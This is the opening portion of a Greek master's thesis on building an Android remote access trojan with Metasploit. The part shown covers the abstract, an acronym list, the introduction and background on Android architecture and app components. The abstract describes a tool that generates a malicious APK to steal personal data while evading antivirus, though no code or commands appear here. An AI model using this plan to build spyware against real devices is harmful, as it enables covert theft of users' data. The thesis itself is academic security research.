Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών
«Προηγμένα Συστήματα Πληροφορικής – Ανάπτυξης Λογισμικού και Τεχνητής Νοημοσύνης»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	Απομακρυσμένη πρόσβαση στο Android μέσω ενός Δούρειου Ίππου: Ασφάλεια και Δοκιμές Παρείσδυσης στο Λειτουργικό Σύστημα Android Android Remote Access Trojan: Security and Penetration Tests on Android Operating System
Ονοματεπώνυμο Φοιτητή	Γκιώνης Αργύριος
Πατρώνυμο	Απόστολος
Αριθμός Μητρώου	ΜΠΣΠ18006
Επιβλέπων	Ευθύμιος Αλέπης, Αναπληρωτής Καθηγητής

ΙΑΝΟΥΑΡΙΟΣ 2021

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Αλέπης Ευθύμιος Αναπληρωτής Καθηγητής	Πατσάκης Κωνσταντίνος Αναπληρωτής Καθηγητής	Βίρβου Μαρία Καθηγήτρια

ΕΥΧΑΡΙΣΤΙΕΣ

Η διεξαγωγή και η περαίωση μιας Μεταπτυχιακής Διατριβής αποτελεί μια σκληρή και ταυτόχρονα εποικοδομητική εμπειρία για τον συγγραφέα. Απαιτεί προσωπικές θυσίες, καθώς και μεγάλη επιμονή και υπομονή για να ολοκληρωθεί. Χωρίς την παρουσία, την υποστήριξη, και την ανεκτικότητα κάποιον ανθρώπων δεν θα ήταν δυνατή η υλοποίηση της.

Πρώτα απ' όλους, θα ήθελα να ευχαριστήσω τον επιβλέποντα Αλέπη Ευθύμιο Επίκουρο Καθηγητή του Τμήματος Πληροφορικής του Πανεπιστημίου Πειραιώς, για την επιστημονική καθοδήγηση που μου παρείχε καθ' όλη την διάρκεια της εκπόνησης της Μεταπτυχιακής Διατριβής.

Επίσης, θα ήθελα να ευχαριστήσω την μητέρα μου Αναστασία για την ανιδιοτελή, ανυπολόγιστη καθώς και οικονομική υποστήριξη της κατά την διάρκεια των σπουδών μου. Τέλος, την παρούσα Μεταπτυχιακή Διατριβή την αφιερώνω στην μνήμη του πατέρα μου Αποστόλη.

ΠΕΡΙΛΗΨΗ

Στην σύγχρονη εποχή, η πληροφορία και ο εξοπλισμός πληροφορικής αποτελούν περιουσιακό στοιχείο για τον κάθε οργανισμό και χρήστη, τα οποία χρήζουν προστασίας. Το αντικείμενο που διαπραγματεύεται η παρούσα Μεταπτυχιακή Διατριβή αφορά τις εφαρμογές και το λειτουργικό σύστημα Android από την σκοπιά της ασφάλειας. Αρχικά κάνουμε μια εισαγωγή στα βασικά μέρη που αποτελούν μια Android εφαρμογή, τον τρόπο επικοινωνίας μεταξύ των εφαρμογών, στο λειτουργικό σύστημα Android και την αρχιτεκτονική του. Στην συνέχεια αναφέρουμε τις τεχνικές με τις οποίες το Android διασφαλίζει την ακεραιότητα, την εμπιστευτικότητα και την διαθεσιμότητα μέσω των δικλείδων ασφαλείας που διαθέτει σε επίπεδο λειτουργικού συστήματος και εφαρμογών. Αμέσως μετά κάνουμε μια εισαγωγή στο Metasploit Framework το οποίο αποτελεί βασικό εργαλείο για την υλοποίηση τους πρακτικού μέρους της Μεταπτυχιακής Διατριβής που δεν είναι άλλο από την Android Rat εφαρμογή, και στον τρόπο με τον οποίο το έχουμε χρησιμοποιήσει μέσω των Remote Procedure Calls το οποίο αυτοματοποιεί την όλη διαδικασία και μας επιτρέπει να χειριστούμε το Metasploit Framework με έναν ευέλικτο τρόπο. Τέλος, γίνεται παρουσίαση της εφαρμογής Android Rat που η βασικής της λειτουργία είναι η παραγωγή ενός κακόβουλου apk αρχείου, και εκτέλεση απομακρυσμένων κακόβουλων εντολών, με σκοπό την υποκλοπή προσωπικών δεδομένων από την εκάστοτε συσκευή, καθώς και ανάλυση των επιμέρους εργαλείων που χρησιμοποιεί για να το πετύχει αυτό.

ΕΠΙΣΤΗΜΟΝΙΚΗ ΠΕΡΙΟΧΗ: Ασφάλεια Υπολογιστικών Συστημάτων
ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: Android, Ασφάλεια, Metasploit

ABSTRACT

In modern times, information and IT equipment are an asset for every organization and user that needs protection. The subject matter of this Master's Thesis concerns the Android applications and the Android operating system from the scope of security. First we make an introduction to the basic parts that make up an Android application, how Android applications communicate with each other, the Android operating system and its architecture. Thus, we introduce techniques by which the Android operating system ensures integrity, confidentiality and availability through its security valves, at the level of operating system and applications. Moreover, we make an introduction to the Metasploit Framework which is a key tool for the implementation of the practical part of the Postgraduate Thesis which is no other than the Android Rat application, and the way we have used it through Remote Procedure Calls which automates the whole process and allows us to operate the Metasploit Framework in a flexible way. Finally, the Android Rat application is presented, whose main function is to generate a malicious apk file and execute remote malicious commands in order to spy and steal on personal data in a stealthy way evading antivirus programs from each device as well as to analyze the individual tools it uses to achieve the above functionalities.

SCIENTIFIC AREA: Computer Systems Security
KEYWORDS: Android, Security, Metasploit

ΠΕΡΙΕΧΟΜΕΝΑ

ΚΑΤΑΛΟΓΟΣ ΕΙΚΟΝΩΝ

ΚΑΤΑΛΟΓΟΣ ΠΙΝΑΚΩΝ

ΠΙΝΑΚΑΣ ΑΚΡΩΝΥΜΙΩΝ

SSL	Secure Sockets Layer
JVM	Java Virtual Machine
DVM	Dalvik Virtual Machine
API	Application Programming Interface
URI	Uniform Resource Identifier
RPC	Remote Procedure Calls
IPC	Inter-Process Communication
OS	Operating System
APK	Android Package Kit
DEX	Dalvik Executable
GUI	Graphical User Interface
ROM	Read Only Memory
GID	Group ID
SELinux	Security – Enchanced Linux
AIDL	Android Interface Definition Language
MF	Metasploit Framework
VM	Virtual Machine
COBRA	Common Object Broker Request Architectures
COM	Windows Common Object Model
UID	User ID
EUID	Effective User ID
SHA	Secure Hash Algorithm
RSA	Rivest-Shamir-Adleman
DAC	Discretionary Access Control
MAC	Mandatory Access Control
VNC	Virtual Network Computing
DOS	Denial of Service
HTTP	Hypertext Transfer Protocol

URL	Uniform Resource Locator
HTML	Hyper Text Markup Language
JWT	Jason Web Token
HTTPS	Hypertext Transfer Protocol Secure
TCP	Transmission Control Protocol
IP	Internet Protocol
IDE	Integrated Development Enviroment
DSA	Digital Signature Algorithm
JDK	Java Development Kit
JAR	Java Archive
ASCII	American Standard Code For Information Interchange
RAM	Random Access Memory
MIME	Multipurpose Internet Mail Extension
ADB	Android Debug Bridge
OS	Operating System
SEAndroid	Security Enhancements for Android
OM	Object Managers
AVC	Access Vector Machine
SS	Security Server
SP	Security Policy

1. Εισαγωγή

Η παρούσα Μεταπτυχιακή Διατριβή με τίτλο «Android Rat» ειπώθηκε στο πλαίσιο της υποχρεωτικής Μεταπτυχιακής Διατριβής κατά την διάρκεια των Μεταπτυχιακών Σπουδών μου στο Πρόγραμμα Μεταπτυχιακών Σπουδών με τίτλο «Προηγμένα Συστήματα Πληροφορικής – Ανάπτυξης Λογισμικού και Τεχνητής Νοημοσύνης» του τμήματος Πληροφορικής του Πανεπιστημίου Πειραιώς το ακαδημαϊκό έτος 2020-2021 υπό την επίβλεψη του Επίκουρου Καθηγητή κ. Ευθύμιου Αλέπη.

Το λειτουργικό σύστημα Android αν και αρχικά σχεδιάστηκε για κινητές συσκευές πλέον τροφοδοτεί tablets, τηλεοράσεις, συσκευές όπως smart watches, ενσωματωμένα βιομηχανικά συστήματα, ακόμη και αυτοκίνητα. Αποτελεί ένα λειτουργικό σύστημα ευέλικτο και εύχρηστο, κατέχει το 74.14% της αγοράς και υπάρχουν πάνω από 2.5 δισεκατομμύρια ενεργές συσκευές. [20] Σήμερα οι άνθρωποι έχουν την δυνατότητα να επικοινωνούν με πάρα πολλά είδη μέσων. Ένα από αυτά τα μέσα που χρησιμοποιούν συχνότερα για την επικοινωνία είναι τα κινητά τηλέφωνα, οι χρήστες ανταλλάσσουν δεδομένα μεταξύ τους, αναζητούν πληροφορίες στο διαδίκτυο για πράγματα τα οποία τους ενδιαφέρουν, αποθηκεύουν κρίσιμες πληροφορίες και προσωπικά ευαίσθητα δεδομένα. Οι κατασκευαστές και οι προγραμματιστές εφαρμογών Android γνωρίζουν για όλες αυτές τις ανάγκες και έτσι δημιουργούνται τα κατάλληλα εργαλεία για να εξυπηρετήσουν αυτές τις καθημερινές ανάγκες. Το Android διατίθεται σε πολλές παραλλαγές και προσφέρει μια λίστα λειτουργιών όπως ανταλλαγή μηνυμάτων, περιήγηση στο διαδίκτυο, φωνητικές λειτουργίες, βιντεοκλήσεις, εγγραφή βίντεο, πολλαπλές εργασίες εφαρμογών, υποστήριξη πολλαπλών γλωσσών και ορισμένες βελτιώσεις για άτομα με αναπηρία όπως και άλλα βοηθήματα.

Η χρήση του Android σε κινητές συσκευές ή σε άλλες συσκευές εκτός από την απλή χρήση του φαίνεται επίσης να αποτελεί στόχο για κακόβουλα προγράμματα. Οι χρήστες πιστεύουν ότι οι προσωπικές συσκευές είναι πιο ασφαλείς καθώς δεν συνδέονται άλλοι χρήστες, αλλά τα κινητά τηλέφωνα ενέχουν τους ίδιους κινδύνους με άλλες συσκευές που συνδέονται σε ανοιχτά δίκτυα. Ένα από τα σημαντικότερα λάθη που κάνουν και αποτελεί βασικό κίνδυνο για το Android οικοσύστημα είναι πως εμπιστεύονται πολύ εύκολα εφαρμογές τις όποιες πολλές φορές τις κατεβάζουν από 3rd party εφαρμογές οι οποίες είναι πιθανό να περιέχουν κακόβουλο κώδικα προσποιούμενες ταυτόχρονα πως αποτελούν εφαρμογές βοηθητικές για τους χρήστες, είτε antivirus εφαρμογές, είτε παιχνίδια. Τα παραπάνω έχουν ως αποτέλεσμα οι χρήστες να τις εμπιστεύονται και να δίνουν σε αυτές πλήρες δικαιώματα παρακάμπτοντας με αυτό τον τρόπο το μεγαλύτερο μέρος της ασφάλειας του Android συστήματος.

Τέλος, με βάση όλα τα παραπάνω είναι εύκολο να συμπεράνουμε το πόσο ζωτικής σημασίας είναι η προστασία της πληροφορίας και των προσωπικών δεδομένων, κάτι το οποίο αποτελεί περιουσιακό στοιχείο για τον κάθε χρήστη και οργανισμό. Ένας άλλος λόγος είναι πως το συγκεκριμένο θέμα συνδυάζει την ανάπτυξη λογισμικού για το κομμάτι που αφορά την δημιουργία της εφαρμογής η οποία θα μας επιτρέψει να δρομολογήσουμε όλες τις διαδικασίες, την ανάπτυξη λογισμικού για συσκευές Android, και τέλος την ασφάλεια όσον αφορά το λειτουργικό σύστημα Android και τις εφαρμογές. Σκοπός της εργασίας είναι να αναδειχθούν οι κίνδυνοι στο Android και στις εφαρμογές και οι τρόποι με τους οποίους μπορούν να ελαχιστοποιηθούν ή ακόμη και να μηδενιστούν. Είναι πολύ σημαντικό για τους χρήστες να μπορούν να ακολουθούν τις τελευταίες εξελίξεις της τεχνολογίας με όσο γίνεται πιο ασφαλή τρόπο, αλλά και να επωφελούνται από αυτές, ώστε να δημιουργούν αξία μέσω της πληροφορικής.

Τέλος, η δομή της Μεταπτυχιακής Διατριβής είναι η εξής:

1. Εξώφυλλο
2. Εξώφυλλο στα αγγλικά
3. Εξεταστική επιτροπή
4. Ευχαριστίες
5. Περίληψη στα Ελληνικά και στα Αγγλικά
6. Περιεχόμενα
7. Κατάλογος Εικόνων
8. Κατάλογος Πινάκων

9. Πίνακας Ακρωνυμίων
10. Κεφάλαια
11. Παραρτήματα
12. Βιβλιογραφία

1.1 Αντικείμενο της Μεταπτυχιακής Διατριβής

Η παρούσα Μεταπτυχιακή Διατριβή έχει στόχο να παρουσιάσει στον αναγνώστη το Android από την σκοπιά της ασφάλειας. Και τέλος το πόσο εύκολο είναι ακόμα και το πως ένας μέσος χρήστης, χωρίς ιδιαίτερες γνώσεις, να μπορεί να παραβιάσει μια Android συσκευή μέσα από μια ολοκληρωμένη εφαρμογή που έχουμε δημιουργήσει ειδικά για αυτό το σκοπό.

Ο σκοπός της παρούσας Μεταπτυχιακής Διατριβής είναι αναγνώστης στο τέλος να έχει καταλάβει πως λειτουργεί το Android σε επίπεδο εφαρμογών και λειτουργικού συστήματος, αλλά και να είναι σε θέση να γνωρίζει με ποιους τρόπους αντιμετωπίζονται οι κίνδυνοι που υπάρχουν, μέσα από μια σειρά βέλτιστων πρακτικών για την διασφάλιση των προσωπικών δεδομένων του. Ο λόγος που το αντικείμενο της εργασίας είναι σημαντικό, είναι γιατί το Android και ο τομέας της ασφάλειας αποτελεί μια μεγάλη εξέλιξη στο χώρο της πληροφορικής και προσφέρει τεράστια πλεονεκτήματα στους χρήστες.

Σεβόμενοι και έχοντας πλήρη γνώση σχετικά με την νομοθεσία περί παραβίασης των προσωπικών δεδομένων όλες οι δοκιμές έγιναν σε εικονικές συσκευές σε τοπικό δίκτυο. Όλα τα παραπάνω έγιναν καθαρά για εκπαιδευτικούς και μόνο λόγους, απλά για να θίξουμε το πόσο σημαντικό είναι ο τελικός χρήστης να είναι όσο καλύτερα ενήμερος γίνεται για το θέμα της ασφάλειας.

1.2 Μεθοδολογία

Η μεθοδολογία που ακολουθήθηκε για την διερεύνηση του θέματος είναι η ακόλουθη, αφού έχει γίνει γνωστή η δομή της Μεταπτυχιακής Διατριβής και των σχετικών περιεχομένων του κάθε κεφαλαίου, έγινε συλλογή και μελέτη σχετικής βιβλιογραφίας. Εν συνεχεία έγινε διαχωρισμός της βιβλιογραφίας στα αντίστοιχα θέματα που διαπραγματεύεται το κάθε κεφάλαιο ξεχωριστά.

1.3 Δομή

Η δομή των κεφαλαίων της Μεταπτυχιακής Διατριβή είναι η εξής:

- Στο 1ο κεφάλαιο αναφέρεται η εισαγωγή της Μεταπτυχιακής Διατριβής.
- Στο 2ο κεφάλαιο γίνεται μια εισαγωγή στο Android, καθώς και στα χαρακτηριστικά του και τέλος στις ενημερώσεις που έχουν υποβληθεί έως και σήμερα.
- Στο 3ο κεφάλαιο αναλύονται τα επιμέρους στοιχεία του Android λειτουργικού συστήματος καθώς και ο τρόπος λειτουργίας των εφαρμογών.
- Στο 4ο κεφάλαιο παρουσιάζεται το λειτουργικό σύστημα Android και οι εφαρμογές από την σκοπιά της ασφάλειας.
- Στο 5ο κεφάλαιο γίνεται εισαγωγή στο Metasploit Framework και στην χρήση του μέσω Remote Procedure Calls.
- Στο 6ο κεφάλαιο γίνεται παρουσίαση της εφαρμογής Android Rat και των δυνατοτήτων της.
- Στο 7ο κεφάλαιο γίνεται παρουσίαση των εργαλείων που χρησιμοποιεί η εφαρμογή Android Rat για να εκτελέσει τις λειτουργίες της.
- Στο 8ο κεφάλαιο έχουν γραφτεί ο Επίλογος και τα Συμπεράσματα.
- Τέλος, στις ενότητες Βιβλιογραφία - Αναφορές & Παραρτήματα, δίνονται οι πηγές και οι αναφορές της Μεταπτυχιακής Διατριβής.

2. Εισαγωγή στο Android

Το λειτουργικό σύστημα είναι το πιο ευρέως διαδεδομένο λογισμικό στον κόσμο. Οι συσκευές με λειτουργικό σύστημα Android έχουν περισσότερες πωλήσεις από όλες τις συσκευές Windows, iOS και Mac OS X μαζί και αποτελούν μια απ' τις μεγαλύτερες τεχνολογικές εξελίξεις στον χώρο των κινητών συσκευών. Σε αυτό το κεφάλαιο γίνεται μια γενική επισκόπηση του Android και αναλύονται κάποια από τα τεχνικά χαρακτηριστικά του, καθώς και η ιστορική του εξέλιξη.

2.1 Τι είναι το Android

Το Android είναι ένα λειτουργικό σύστημα για κινητές συσκευές, το οποίο βασίζεται σε μια ειδικά διαμορφωμένη έκδοση του Linux. Αρχικά αναπτύχθηκε από μια Startup με την ίδια ονομασία. Το 2005 ως μέρος της στρατηγικής να μπει στο χώρο του κινητού η Google αγόρασε την Android καθώς και το δυναμικό που την αποτελούσε. Η Google ήθελε το Android να είναι ανοιχτό και δωρεάν, έτσι το μεγαλύτερο μέρος του κώδικα που αποτελούσε το Android διατέθηκε από την Apache License. Αυτό σημαίνει ότι όποιος ήθελε να κάνει χρήση του Android αρκούσε απλά να το κατεβάσει. Επιπλέον οι πάροχοι μπορούσαν να κάνουν οποιαδήποτε αλλαγή και μετατροπή στον κώδικα για να διαφοροποιήσουν τα προϊόντα τους από τους υπόλοιπους. Αυτό το μοντέλο ανάπτυξης κάνει το Android αρκετά ελκυστικό ειδικά για τις εταιρείες που επηρεάστηκαν από το φαινόμενο των Apple iPhone, το οποίο ήταν ένα αρκετά επιτυχημένο προϊόν. Όταν το iPhone βγήκε στην αγορά πολλοί κατασκευαστές smartphone έπρεπε να βρουν νέους τρόπους να ανανεώσουν τα προϊόντα τους και βρήκαν λύση στο Android, που σημαίνει πως θα συνεχίσουν να κατασκευάζουν το υλικό (hardware) τους και θα έχουν το Android να του δίνει «ζωή». Το κύριο πλεονέκτημα της υιοθέτησης του Android είναι ότι προσφέρει μια ενοποιημένη προσέγγιση στην ανάπτυξη εφαρμογών. Οι προγραμματιστές χρειάζεται να αναπτύξουν εφαρμογές για το Android γενικά, και οι εφαρμογές θα λειτουργούν σε πολλές διαφορετικές συσκευές εφόσον οι συσκευές έχουν λειτουργικό σύστημα Android. Στον κόσμο των smartphones οι εφαρμογές είναι το πιο σημαντικό μέρος της αλυσίδας της επιτυχίας.[3]

2.2 Χαρακτηριστικά του Android

Επειδή το Android είναι open source και διαθέσιμο στους κατασκευαστές για τροποποίηση, δεν υπάρχουν συγκεκριμένες ρυθμίσεις για το υλικό ή το λογισμικό. Παρόλα αυτά η βάση του Android υποστηρίζει πολλά χαρακτηριστικά όπως τα παρακάτω: [3]

- **Storage** - SQLite, είναι μια Σχεσιακή Βάση Δεδομένων για την αποθήκευση των δεδομένων.
- **Connectivity** - GSM/EDGE, IDEN, CDMA, EV-DO, UMTS, Bluetooth, Wi-Fi, LTE & WiMAX.
- **Messaging** - SMS & MMS.
- **Media support** - H.263, H.264, MPEG-4 SP, AMR, AMR-WB, AAC, HE-AAC, MP3, MIDI, Ogg Vorbis, WAV, JPEG, PNG, GIF, και BMP.
- **Hardware support** - Επιταχυνσιόμετρο, κάμερα, πυξίδα, proximity sensor, και GPS.
- **Multi-touch** - Multi-touch οθόνες.
- **Multi-tasking** - Multi-tasking εφαρμογές.
- **Tethering** - Κοινόχρηστες συνδέσεις στο Διαδίκτυο as a wired/wireless hotspot.

2.3 Ενημερώσεις του Android

Το Android έχει περάσει από διάφορες ενημερώσεις από την πρώτη του έκδοση. Ο παρακάτω **Πίνακας 1** δείχνει τις διάφορες εκδόσεις του Android, την ονομασία τους, την ημ/νία έκδοσης, και τέλος το επίπεδο API.[1]

Name	Version number(s)	Initial release date	API level
No codename	1.0	September 23, 2008	1
	1.1	February 9, 2009	2
Cupcake	1.5	April 27, 2009	3
Donut	1.6	September 15, 2009	4
Eclair	2.0 - 2.1	October 26, 2009	5 - 7
Froyo	2.2 - 2.2.3	May 20, 2010	8
Gingerbread	2.3 - 2.3.7	December 6, 2010	9 - 10
Honeycomb	3.0 - 3.2.6	February 22, 2011	11 - 13
Ice Cream Sandwich	4.0 - 4.0.4	October 18, 2011	14 - 15
Jelly Bean	4.1 - 4.3.1	July 9, 2012	16 - 18
Kitkat	4.4 - 4.4.4	October 31, 2013	19 - 20
Lollipop	5.0 - 5.1.1	November 12, 2014	21 - 22
Marshmallow	6.0 - 6.0.1	October 5, 2015	23
Nougat	7.0 - 7.1.2	August 22, 2016	24 - 25
Oreo	8.0 - 8.1	August 21, 2017	26 - 27
Pie	9.0	August 6, 2018	28
Android 10	10.0	September 3, 2019	29
Android 11	11.0	TBD	


Πίνακας 1 Android Versions [11]

3. Βασικά Στοιχεία του Android

Σε αυτό το κεφάλαιο γίνεται μια ανάλυση της αρχιτεκτονικής του Android, παρουσιάζονται τα μέρη (components) που αποτελούν μια Android εφαρμογή, καθώς και οι τρόποι επικοινωνίας μεταξύ των components που είναι τα Intents και τα επιμέρους Intent-Filters. Γίνεται επισκόπηση του τρόπου εφαρμογής μιας Inter-Process επικοινωνίας και του αντικειμένου Binder. Της Dalvik εικονικής μηχανής, της διεργασίας Zygote, και πως γίνεται η εκκίνηση νέων διεργασιών. Τέλος, γίνεται παρουσίαση της δομής της Android εφαρμογής.

3.1 Αρχιτεκτονική του Android

Το λειτουργικό σύστημα Android είναι μια στοίβα (stack) από components λογισμικού, η οποία χωρίζεται σε αυστηρώς πέντε κατηγορίες και τέσσερα επίπεδα όπως φαίνεται στην παρακάτω **Εικόνα 1**. [5]



Εικόνα 1 Αρχιτεκτονική Android [1]

- **Linux Kernel** - Στο 1ο επίπεδο είναι ο Πυρήνας (Kernel) του Linux, περιέχει όλα τα βασικά προγράμματα οδήγησης (drivers) υλικού όπως, κάμερα, πληκτρολόγιο, οθόνη κ.λπ., που επιτρέπουν την διασύνδεση με το περιφερειακό υλικό.
- **Libraries** - Στο 2ο επίπεδο πάνω από τον πυρήνα του Linux υπάρχει ένα σύνολο βιβλιοθηκών συμπεριλαμβανομένης της Web browser μηχανής WebKit, την libc, την βάση δεδομένων SQLite το οποίο είναι ένα χρήσιμο αποθετήριο για την αποθήκευση, και διαμοίραση των δεδομένων των εφαρμογών, βιβλιοθήκες για την αναπαραγωγή ήχου και βίντεο, SSL βιβλιοθήκες που είναι υπεύθυνες για την ασφάλεια στο διαδίκτυο κ.λπ.
- **Android Libraries** - Αυτή η κατηγορία περιλαμβάνει αυτές τις βιβλιοθήκες που βασίζονται σε Java και είναι ειδικές για την ανάπτυξη Android εφαρμογών. Παραδείγματα βιβλιοθηκών σε αυτήν την κατηγορία περιλαμβάνουν οι Application Framework βιβλιοθήκες. Μια σύνοψη ορισμένων βασικών βιβλιοθηκών Android που διατίθενται στον προγραμματιστή για την ανάπτυξη εφαρμογών Android είναι οι παρακάτω:
  - **android.app** - Παρέχει πρόσβαση στο μοντέλο εφαρμογής.
  - **android.content** - Διευκολύνει την πρόσβαση στο περιεχόμενο, τον διαμοιρασμό, και την ανταλλαγή μηνυμάτων μεταξύ των εφαρμογών και των components της εφαρμογής.

- **android.database** - Χρησιμοποιείται για την πρόσβαση σε δεδομένα που παρέχονται από Content Providers και περιλαμβάνουν όλες τις απαραίτητες κλάσεις για την διαχείριση της Βάσης Δεδομένων.
- **android.opengl** - Java Διεπαφή OpenGL ES 3D graphics API.
- **android.os** - Παρέχει εφαρμογές με πρόσβαση σε υπηρεσίες του O.S. Συμπεριλαμβάνοντας μηνύματα, υπηρεσίες συστήματος, και επικοινωνίας μεταξύ διεργασιών.
- **android.text** - Χρησιμοποιείται για την απόδοση και τον χειρισμό κειμένου σε μια οθόνη συσκευής.
- **android.view** - Τα θεμελιώδη δομικά στοιχεία των διεπαφών χρήστη της εφαρμογής.
- **android.widget** - Μια πλούσια συλλογή προκατασκευασμένων εργαλείων διεπαφής χρήστη όπως κουμπιά, ετικέτες, προβολές λίστας, διαχειριστές διάταξης, κουμπιά ραδιοφώνου κ.λπ.
- **android.webkit** - Ένα σύνολο κλάσεων που προορίζονται να επιτρέψουν τις δυνατότητες περιήγησης στο Web να ενσωματωθούν σε εφαρμογές.

- **Android Runtime** - Αυτή είναι η 3η κατηγορία της αρχιτεκτονικής του Android και είναι διαθέσιμη στο 2ο επίπεδο. Αυτή η κατηγορία παρέχει ένα μέρος κλειδί που ονομάζεται DVM η οποία είναι ένα είδος JVM ειδικά βελτιστοποιημένη και σχεδιασμένη για το Android. Η Dalvik VM χρησιμοποιεί βασικά χαρακτηριστικά του Linux όπως, διαχείριση μνήμης και πολυνηματισμό (multithreading), το οποίο είναι εγγενές στην γλώσσα Java. Η Dalvik VM επιτρέπει σε κάθε εφαρμογή να εκτελείται στην δική της Διεργασία με το δικό της στιγμιότυπο (instance) της Dalvik VM. Ο χρόνος εκτέλεσης (runtime) του Android παρέχει επίσης ένα σύνολο βασικών βιβλιοθηκών που επιτρέπουν στους προγραμματιστές εφαρμογών Android να γράφουν τις εφαρμογές χρησιμοποιώντας τυπική γλώσσα προγραμματισμού Java.
- **Application Framework** - Αυτό το επίπεδο παρέχει υπηρεσίες υψηλότερου επιπέδου σε εφαρμογές με την μορφή κλάσεων Java. Οι προγραμματιστές εφαρμογών επιτρέπεται να κάνουν χρήση αυτών των υπηρεσιών στις εφαρμογές τους. Το Application Framework περιλαμβάνει τις ακόλουθες βασικές υπηρεσίες: [5]
  - **Activity Manager** - Ελέγχει όλα τα στάδια του κύκλου ζωής της εφαρμογής.
  - **Content Providers** - Επιτρέπει στις εφαρμογές την διαμοίραση και την κοινή χρήση δεδομένων με άλλες εφαρμογές.
  - **Resource Manager** - Παρέχει πρόσβαση σε μη ενσωματωμένους πόρους (resources), όπως συμβολοσειρές, ρυθμίσεις χρώματος και διατάξεις διεπαφής χρήστη.
  - **Notifications Manager** - Επιτρέπει στις εφαρμογές την εμφάνιση ειδοποιήσεων και ειδοποιήσεων στο χρήστη.
  - **View System** - Ένα επεκτάσιμο σύνολο προβολών που χρησιμοποιούνται για τη δημιουργία διεπαφών χρήστη εφαρμογών.
- **Applications** - Το 5ο και τελευταίο επίπεδο της αρχιτεκτονικής του Linux. Οι εφαρμογές που φτιάχνονται από τους προγραμματιστές εγκαθίστανται σε αυτό το επίπεδο καθώς και οι εφαρμογές που είναι προ-εγκατεστημένες.

3.2 Android Components


Τα components μιας Android εφαρμογής είναι τα δομικά στοιχεία που την αποτελούν. Κάθε component είναι ένα σημείο εισόδου μέσω του οποίου το σύστημα ή ένας χρήστης μπορεί να εισέλθει στην εφαρμογή. Ορισμένα components εξαρτώνται από άλλα components. Υπάρχουν τέσσερις διαφορετικοί τύποι components:

- Activity
- Service
- Content Provider
- Broadcast Receiver

Κάθε τύπος εξυπηρετεί έναν ξεχωριστό σκοπό και έχει έναν ξεχωριστό κύκλο ζωής που καθορίζει τον τρόπο δημιουργίας και καταστροφής του component. Οι ακόλουθες ενότητες περιγράφουν τους τέσσερις τύπους components μιας εφαρμογής.[6]

3.2.1 Activity

Ένα activity αντιπροσωπεύει μια οθόνη, με μια διεπαφή χρήστη (user interface), όπως ένα «παράθυρο» στο Windows OS. Για παράδειγμα μια εφαρμογή διαχείρισης ηλ/κού ταχυδρομείου μπορεί να έχει ένα activity που δείχνει τα νέα e-mail, ένα άλλο activity για την αποστολή e-mail, και ένα άλλο activity για την ανάγνωση των e-mail. Παρόλα αυτά, τα activities «εργάζονται» μαζί για να φτιάξουν ένα συνεκτικό user experience, κάθε ένα είναι ανεξάρτητο από το άλλο. Καθώς και μια διαφορετική εφαρμογή μπορεί να εκκινήσει οποιοδήποτε από αυτά τα activities εάν η εφαρμογή το επιτρέψει με χρήση κατάλληλων ρυθμίσεων. Για παράδειγμα η εφαρμογή διαχείρισης κάμερας μπορεί να θέλει να επισυνάψει μια φωτογραφία σε ένα προς δημιουργία e-mail. [6]



Εικόνα 2 Activity Lifecycle [2]

Η κλάση Activity καθορίζει τα ακόλουθα callbacks ή αλλιώς γεγονότα (events) όπως φαίνεται στον παρακάτω **Πίνακα 2**.

No	Callback & Περιγραφή
1	**onCreate()** - Αυτό είναι το 1ο callback και καλείται όταν το activity δημιουργείται.
2	**onStart()** - Αυτό το callback καλείται όταν το activity γίνεται ορατό στον χρήστη.
3	**onResume()** - Καλείται όταν ο χρήστης ξεκινά να αλληλοεπιδρά με την εφαρμογή.
4	**onPause()** - Ένα activity στο onPause() δεν δέχεται είσοδο από τον χρήστη και δεν μπορεί να εκτελέσει κώδικα και καλείται όταν το Activity είναι σε παύση και το προηγούμενο activity συνεχίζει.
5	**onStop()** - Αυτό το callback καλείται όταν το activity δεν είναι πλέον ορατό στον χρήστη.

